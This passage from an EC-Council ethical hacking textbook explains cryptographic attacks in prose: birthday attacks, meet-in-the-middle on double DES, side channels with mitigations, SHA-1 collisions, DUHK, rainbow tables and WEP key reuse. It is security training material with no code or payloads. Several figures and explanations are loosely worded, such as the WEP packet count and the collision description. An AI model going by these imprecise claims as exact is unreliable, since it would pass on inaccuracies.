
Birthday Paradox: Probability

The probability that the first person does not share a birthday with any previous person is 100% because there are no previous people in the set. This can be written as 365/365. The second person has only one preceding person, and the odds that the second person has a birthday different from the first are 364/365. The third person might share a birthday with two preceding people, so the odds of sharing a birthday with either of the two preceding people are 363/365. Because each of these are independent, we can compute the probability as follows: 365/365 * 364/365 * 363/365 * 362/365 … * 342/365 (342 is the probability of the 23rd person who shares a birthday with a preceding person). When we convert these to decimal values, it yields (truncating at the third decimal point) 1 * 0.997 * 0.994 * 0.991 * 0.989 * 0.986 * … 0.936 = 0.49 or 49%. This is the probability that 23 people will not have any birthdays in common; thus, there is a 51% (better than even odds) chance that two of the 23 will have a birthday in common.

The idea behind the birthday attack is to attempt to find a collision for a given hash. Now, assume that the hash is MD5 with a 128-bit output. You would have to try 2^128 possible hashes to guarantee a collision, which is a very large number. In decimal notation, it is 3.402823669209384634633746074317e+38

Now, from the birthday paradox, we need 1.174√2^128 or 21656477542535013597.184 hashes to guarantee a collision. Furthermore, this is still a very large number but many orders of magnitude smaller than the abovementioned value.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Meet-in-the-Middle Attack on Digital Signature Schemes

A meet-in-the-middle attack is the best attack method for cryptographic algorithms using multiple keys for encryption. This attack reduces the number of brute-force permutations required to decode text encrypted by more than one key. A meet-in-the-middle attack uses space-time trade-off; it is also a type of birthday attack because it exploits the mathematics behind the birthday paradox, and the attack consumes less time than an exhaustive attack. It is called a meet-in-the-middle attack because it works by encrypting from one end and decrypting from the other end, thereby meeting "in the middle."

In the meet-in-the-middle attack, the attacker uses a known plaintext message. The attacker has access to both the plaintext as well as the respective encrypted text. This attack is performed by attackers for forging messages that use multiple encryption schemes.

Consider an example where the plaintext is "**John**," and the resulting double-DES-encrypted message is "**AvBr.**" To recover both the keys (i.e., key1 and key2) used for encryption, the attacker performs a brute-force attack on key1 using all the **2^{56} different single DES** possible keys to encrypt the plaintext of "John" and saves each key and the resulting intermediate ciphertext in a table. The attacker brute-forces key2 and decrypts "AvBr" up to **2^{56} times**. The attack is successful when the second brute-force attack gives the same result as the intermediate ciphertext present in the ciphertext table after the first brute-force attack. Once the attacker finds a match, he/she can determine both keys and complete the attack. At most, this attack takes 2^{56} or a maximum of **2^{57} total operations**. This enables the attacker to gain access to the data easily compared with double DES.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.37: Meet-in-the-Middle attack on digital signature schemes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Side-Channel Attack

A side-channel attack is a physical attack performed on a cryptographic device/cryptosystem to gain sensitive information. Cryptography is generally part of the hardware or software that runs on physical devices such as semi-conductors (resistor, transistor, and so on) that interact with and affect various environmental factors as follows:

- **Power Consumption**

  Reveals operations that take place and parameters involved. It is applicable only to hardware cryptosystems. Power consumption analysis is of two types:

  - **Simple Power Analysis (SPA)**: Provides information regarding the instruction being executed at a certain time and the values of input and output
  - **Differential Power Analysis (DPA)**: It does not require the knowledge of the details of algorithm implementation; it exploits statistical methods

- **Electromagnetic Field**

  Computer components often generate electromagnetic radiation. By measuring the variations of the electromagnetic field over the chip surface, an attacker can predict its correlation to the underlying computation and data and may be able to deduce some valuable information about this computation and data.

- **Light Emission**

  Kuhn found that the average luminosity of a cathode ray tube (CRT) diffuse reflection of a wall is sufficient to reconstruct the signal displayed on the CRT. Thus, an attacker can gather ample information by reading the signals that a trusted computing platform's optical output channels emit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

According to Loughry and Umphress, one can deduce the data a computer is processing based on the optical radiation emitted from its LED (light-emitting diode) status indicators.

- **Timing and Delay**

  Systems often compute cryptographic algorithms without time consistency owing to performance optimizations. If such computations involves secret data, then the variations in time can be used to infer the secret information. Here, the attacker analyzes the time taken by a cryptographic device to process each message to discover the secret parameters.

- **Sound**

  Acoustic attacks exploit the sound produced during a computation. These acoustic emissions are from keyboards and computing components (e.g., CPU, memory)

In a side-channel attack, an attacker monitors these channels (environmental factors) and tries to acquire useful information for cryptanalysis. The information thus acquired is termed as side-channel information. Side-channel attacks are different from traditional/theoretical forms of attacks such as brute-force attacks. The side-channel attack depends on the way in which systems implement cryptographic algorithms rather than the algorithm itself.

Mitigation techniques for side-channel-attacks include the following:

- Use differential power analysis (DPA) proof protocols with delimited side-channel leakage characteristics and update the keys before the leakage accumulation is significant
- Use fixed-time algorithms (i.e., no data-dependent delays)
- Mask and blind algorithms using random nonces
- Implement differential matching techniques to minimize net data-dependent leakage from logic-level transitions
- Pre-charge registers and busses to remove leakage signatures from predictable data transitions
- Add amplitude or temporal noise to reduce the attacker's signal-to-noise ratio

Side-Channel Attack – Scenario

Assume that encrypted data are to be decrypted and displayed as plaintext inside a trusted zone. At the time of decryption in a cryptosystem, physical environmental factors, such as timing and power dissipation, acting on the components of a computer are recorded by an attacker. The attacker then analyzes this information to gain useful information for cryptanalysis.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 20.38: Side-Channel attack – scenario

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Hash Collision Attack

A hash collision attack is performed by finding two different input messages that result in the same hash output. For example, in a hash collision attack, "**hash(a1) = hash(a2)",** where a1 and a2 represent some random messages. Since the algorithm itself randomly selects these messages, attackers have no role in the content of these messages. This allows the attacker to perform cryptanalysis by exploiting the digital signature used to generate a different message with the same hash value.

One of the most popular hash functions is SHA-1, which is widely used as a digital signature algorithm. SHA-1 converts an input message into a constant length of unstructured strings of numbers and alphabets, which act as a fingerprint for the sent file. Therefore, the attacker tries to identify similar hashed output to get the digital signatures of the victim. This allows the attacker to forge the victim's digital signature of message a1 on message a2.

Once the attacker detects a collision in the hash, he/she can identify more collisions by concatenating the data to matching messages.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




DUHK Attack

Don't Use Hard-Coded Keys (DUHK) is a cryptographic vulnerability that allows attackers to obtain encryption keys used to secure VPNs and web sessions. This attack mainly affects any hardware/software using the ANSI X9.31 Random Number Generator (RNG). Pseudorandom number generators (PRNGs) generate random sequences of bits based on the initial secret value, called seed, and the current state. The PRNG algorithm generates cryptographic keys that are used to establish a secure communication channel over the VPN. In some cases, the seed key is hardcoded into the implementation. Both the factors are key issues of the DUHK attack, as any attacker can combine ANSI X9.31 with the hard-coded seed key to decrypt the encrypted data sent or received by that device.

Man-in-the-middle attackers use the DUHK attack to learn the seed value, observe the current session, and obtain the current state value. Using this attack, attackers can identify encryption keys and steal confidential information such as critical business data, user credentials, and credit card details.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Rainbow Table Attack

A rainbow table attack is a type of cryptography attack whereby an attacker uses a rainbow table for reversing cryptographic hash functions. A rainbow table attack uses the cryptanalytic time-memory trade-off technique, which is less time consuming than other techniques. It uses already calculated information stored in memory for encryption. In the rainbow table attack, the attacker creates a table of all the possible passwords and their respective hash values, called a rainbow table, in advance.

A rainbow table contains word lists such as dictionary files and brute-force lists and their hash values. It is a lookup table particularly used for recovering a plaintext password from a ciphertext. The attacker uses this table to look for the password and tries to recover it from password hashes.

An attacker computes the hash for a list of possible passwords and compares it with the pre-computed hash table (rainbow table). If a match is found, then he/she can crack the password. It is easy to recover passwords by comparing the captured password hashes with pre-computed tables.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Related-Key Attack

Attackers launch a related-key attack by exploiting the mathematical relationship between the keys in a cipher and gain access to encryption and decryption functions. The attacker's motive for launching this attack is to find the related private/secret keys. To implement this attack, the attacker monitors the cipher operation where key values are initially unknown; then, the attacker captures the relation between those keys after a thorough examination. For instance, the attacker observes and finds that the last 80 bits of the keys are same at all times, but he/she does not initially know about these bits.

The failure in the WEP cryptogram, i.e., when used in wireless networks, is the best example of this attack. In this attack, each AP and user interface device uses the same key. The encryption used in WEP is a stream cipher known as RC4; it is important to note that the same keys should not be repeated in the stream cipher. To avoid this, WEP integrates a 24-bit initial vector (IV) in every packet transferred. The RC4 key for that particular packet is the IV associated with the WEP key. WEP keys need to be changed manually, however, this is rarely done. Hence, the attacker notices that the keys used for encryption are often the same. This drawback poses various risks on WEP, especially using the birthday paradox, because for every 4096 packets, two parties will share the same IV and hence the same RC4 key. This simple form of encryption allows the attacker to leverage weak RC4 keys, which ultimately forces the recovery of the WEP key.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



